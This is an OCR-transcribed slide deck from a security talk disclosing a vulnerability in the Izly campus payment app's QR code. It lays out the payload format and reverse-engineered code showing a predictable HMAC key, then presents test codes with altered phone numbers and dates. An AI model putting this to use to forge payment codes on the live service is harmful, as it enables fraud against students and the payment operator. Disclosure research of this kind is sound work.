
Vulnerability in the QR Code of the Izly phone application

Clément Gindrier


What is Izly?

What is Izly?


21:59
100%
PAY
Present the QR code at the cashing point
Home
Pay
Recharge
News
Plus



les Crous
Contactless payment
on campus
izly
SIMPLE, CONVENIENT, SAFE.

What is Izly?


21:59
100%
PAY
Present the QR code at the cashing point
Home
Pay
Recharge
News
Plus


Restaurant
Cafeterias
Laundry
Vending machine
Photocopying
Online shopping

What is Izly?



GROUPE BPCE

Izly

Xpollens

Contains ads


1.9★

4.13K reviews

1M+

Downloads

What is Izly?



GROUPE BPCE
S-money
05/07/12
V.me by Visa
13/12/13
dilizi
28/01/14
izly
10/07/14
Motion CodeTM
20/05/15
Signature électronique
16/07/15
le pot commun
Le Pot Commun
21/10/15
DEPOPASS
Depopass
18/05/16
PMU
01/07/16
Pay
Apple Pay
19/07/16
fidor BANK
Fidor Bank
28/07/16
HEOH VISA
Dons sans contact
08/09/16
e-cotiz
E-Cotiz
13/10/16
opendata
DIGITAL NETWORKING
STARTUP PASS
Digital Networking
Startup Pass
Opendata
NUMAP
21/03/17
direct&proche
Direct & Proche
05/05/17
NATIXIS
MyCarLease
14/11/17
Truffle Capital
Truffle Capital
21/11/17
meniga
Meniga
31/01/18
SAMSUNG pay
Samsung Pay
09/03/18
learn
Skope Rules
28/03/18
paylib
Paylib
19/04/17

What is Izly?


Izly is indispensable

- Checkout cashless
- Not always credit card available
- 1€ meals
- credit and social meals


How Izly works?



How Izly works?



How Izly works?



How Izly works?

How Izly works?

How Izly works?

How the QR Code works?

```
AIZ;                                    # QR Code type
33601234567;                            # phone number as a user ID
2022-11-26 20:11:51;                    # Date and time of QR Code creation
3;                                      # QR Code type's Number
141739b44f3c79e8cdee7896b87b6d46f0a6e042 # HMAC of previous data
```

How the QR Code works?

```
AIZ;                                  # QR Code type
33601234567;                          # phone number as a user ID
2022-11-26 20:11:51;                  # Date and time of QR Code creation
3;                                    # QR Code type's Number
141739b44f3c79e8cdee7896b87b6d46f0a6e042 # HMAC of previous data
```

How the QR Code works?

```
AIZ;                                  # QR Code type
33601234567;                          # phone number as a user ID
2022-11-26 20:11:51;                  # Date and time of QR Code creation
3;                                    # QR Code type's Number
141739b44f3c79e8cdee7896b87b6d46f0a6e042 # HMAC of previous data
```

How the QR Code works?

```
AIZ;                                    # QR Code type
33601234567;                            # phone number as a user ID
2022-11-26 20:11:51;                    # Date and time of QR Code creation
3;                                      # QR Code type's Number
141739b44f3c79e8cdee7896b87b6d46f0a6e042 # HMAC of previous data
```

How the source code works (reverse engineering)?

```
AIZ;                                # QR Code type
33601234567;                        # phone number as a user ID
2022-11-26 20:11:51;                # Date and time of QR Code creation
3;                                  # QR Code type's Number
141739b44f3c79e8cdee7896b87b6d46f0a6e042 # HMAC of previous data
```

```
public final String GenQRCodeText(Enum typeQrCode) {
        String key = this.classkey.GetKey(this.phoneNumber)
        [...]
        String dataQrCode = typeQrCode.AIZ + ";"
                + this.phoneNumber + ";"
                + simpleDateFormat.format(new Date())
                + ";3";
        return dataQrCode + ";"
                + classHash.genHmacSHA1(
                        dataQrCode + "+" this.loginData, key);
        [...]
}
```

How the source code works (reverse engineering)?

```
public final String GetKey(String phoneNumber) {
  [...]
  String counterNbQRCode =
          sharedPreferences.getString("sharedPrefHotpCounter", "");
  [...]
  key = counterNbQRCode.encode.hash()
  [...]
}
```

How the source code works (reverse engineering)?

```
public final String GetKey(String phoneNumber) {
  [...]
  String counterNbQRCode =
          sharedPreferences.getString("sharedPrefHotpCounter", "");
  [...]
  key = counterNbQRCode.encode.hash()
  [...]
}
```

```
edit.putString("sharedPrefHotpCounter",
  Base64.encodeToString(0, Base64.URL_SAFE));
```


How the source code works (reverse engineering)?

```
public final String GetKey(String phoneNumber) {
  [...]
  String counterNbQRCode =
          sharedPreferences.getString("sharedPrefHotpCounter", "");
  [...]
  key = counterNbQRCode.encode.hash()
  [...]
}
```


```
edit.putString("sharedPrefHotpCounter",
  Base64.encodeToString(0, Base64.URL_SAFE));
```

```
edit.putString("sharedPrefHotpCounter",
  Base64.encodeToString(counterNbQRCode + 1, Base64.URL_SAFE));
```

How the source code works (reverse engineering)?



How the source code works (reverse engineering)?



Test

```
AIZ;                                    # QR Code type
33601234567;                            # phone number as a user ID
2022-11-26 20:11:51;                    # Date and time of QR Code creation
3;                                      # QR Code type's Number
141739b44f3c79e8cdee7896b87b6d46f0a6e042 # HMAC of previous data
```

Test

```
AIZ;                                      # QR Code type
33601234567;                              # phone number as a user ID
2022-11-26 20:11:51;                      # Date and time of QR Code creation
3;                                        # QR Code type's Number
141739b4413c79e8cdee7896b87b6d4610a6e042  # HMAC of previous data
```

Test

```
AIZ;                                    # QR Code type
33601234567;                            # phone number as a user ID
2022-11-26 20:11:51;                    # Date and time of QR Code creation
3;                                      # QR Code type's Number
14173 9b4413c79e8cdee7896b87b6d4610a6e042 # HMAC of previous data
```

Test

```
AIZ;                          # QR Code type
33797654321;                  # phone number as a user ID
2022-11-26 20:11:51;          # Date and time of QR Code creation
3;                            # QR Code type's Number
1417394413c79e8cdee7896b87b6d4610a6e042 # HMAC of previous data
```

Test

```
AIZ;                                        # QR Code type
33797654321;                                # phone number as a user ID
2023-11-17 10:11:51;                        # Date and time of QR Code creation
3;                                          # QR Code type's Number
141739b4413c79e8cdee7896b87b6d4610a6e042 # HMAC of previous data
```

